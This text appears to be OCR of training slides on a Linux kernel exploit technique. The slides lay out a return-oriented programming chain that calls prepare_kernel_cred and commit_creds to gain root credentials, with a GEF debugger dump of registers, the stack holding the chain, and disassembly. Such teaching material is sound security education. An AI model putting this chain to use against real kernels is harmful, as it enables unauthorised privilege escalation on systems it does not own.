
Linux Kernel Exploit Technique

$rip : prepare_kernel_cred

[Register]

$rdi : &init_task_ptr

prepare_kernel_cred(&init_task)



RSP →

pop rdi ; ret

init_task_ptr

prepare_kernel_cred

pop_rcx


0

mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

commit_creds

….

Linux Kernel Exploit Technique



```
$rax   : 0x0000000000000000
$rbx   : 0xffff8880047eac40  ->  0x0000000000000000
$rcx   : 0x0000000000000000
$rdx   : 0x0000000000000000
$rsp   : 0xffffc9000023fe78  ->  0xffffffff8137a673 <sprint_symbol_no_offset+0xa3>  ->  0xebc4894100e6c359
$rbp   : 0xffff88800794a240  ->  0x040e001b00000000
$rsi   : 0x00007fff115d01d8  ->  0x0000000000000000
$rdi   : 0xffffffff82c0e940 <init_task>  ->  0x0000000000080000
$rip   : 0xffffffff812c79a0 <prepare_kernel_cred>  ->  0x53555441fa1e0ff3
$r8    : 0xffffc9000023fe48  ->  0x0000000000000000
$r9    : 0x0000000000000000
$r10   : 0x0000000000000000
$r11   : 0x0000000000000000
$r12   : 0x0000000000000088
$r13   : 0x00007fff115d0150  ->  0x0000000000000000
$r14   : 0xffffc9000023fef8  ->  0x0000000000000000
$r15   : 0x0000000000000000
$eflags: 0x296 [ident align vx86 resume nested overflow direction INTERRUPT trap SIGN zero ADJUST PARITY carry] [Ring=0]
$cs: 0x10 $ss: 0x18 $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
------------------------------------------------------------------------------------------------------------------------
$rsp  0xffffc9000023fe78|+0x0000|+000: 0xffffffff8137a673 <sprint_symbol_no_offset+0xa3>  ->  0xebc4894100e6c359  <-  retaddr[1]
      0xffffc9000023fe80|+0x0008|+001: 0x0000000000000000
      0xffffc9000023fe88|+0x0010|+002: 0xffffffff821f0a9f <sync_regs+0x1f>  ->  0xccc3a548f3c78948
      0xffffc9000023fe90|+0x0018|+003: 0xffffffff812c7710 <commit_creds>  ->  0x4c655441fa1e0ff3
      0xffffc9000023fe98|+0x0020|+004: 0xffffffff821efb48 <__wrgsbase_inactive+0x8>  ->  0xccccccccc3f8010f
      0xffffc9000023fea0|+0x0028|+005: 0xffffffff8123e387 <text_poke_early+0x57>  ->  0xfb017402e780cf48
      0xffffc9000023fea8|+0x0030|+006: 0x0000000000401745  ->  0xe5894855fa1e0ff3
      0xffffc9000023feb0|+0x0038|+007: 0x0000000000000033
----------------------------------------------------------------------------------------------------------------------- co
    0xffffffff812c799d 90                   <__pfx_prepare_kernel_cred+0xd>   nop
    0xffffffff812c799e 90                   <__pfx_prepare_kernel_cred+0xe>   nop
    0xffffffff812c799f 90                   <__pfx_prepare_kernel_cred+0xf>   nop
 -> 0xffffffff812c79a0 f30f1efa             <prepare_kernel_cred>   endbr64
    0xffffffff812c79a4 4154                 <prepare_kernel_cred+0x4>   push   r12
    0xffffffff812c79a6 55                   <prepare_kernel_cred+0x6>   push   rbp
    0xffffffff812c79a7 53                   <prepare_kernel_cred+0x7>   push   rbx
    0xffffffff812c79a8 4885ff               <prepare_kernel_cred+0x8>   test   rdi, rdi
    0xffffffff812c79ab 0f8491010000         <prepare_kernel_cred+0xb>   je     0xffffffff812c7b42 <prepare_kernel_cred+0x1a2>
```


Linux Kernel Exploit Technique

$rip : pop rcx ; ret

[Register]

$rdi : &init_task_ptr

$rax : &root_cred_struct



pop rdi ; ret

init_task_ptr

prepare_kernel_cred

pop_rcx

RSP → 0

mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

commit_creds

….

Linux Kernel Exploit Technique

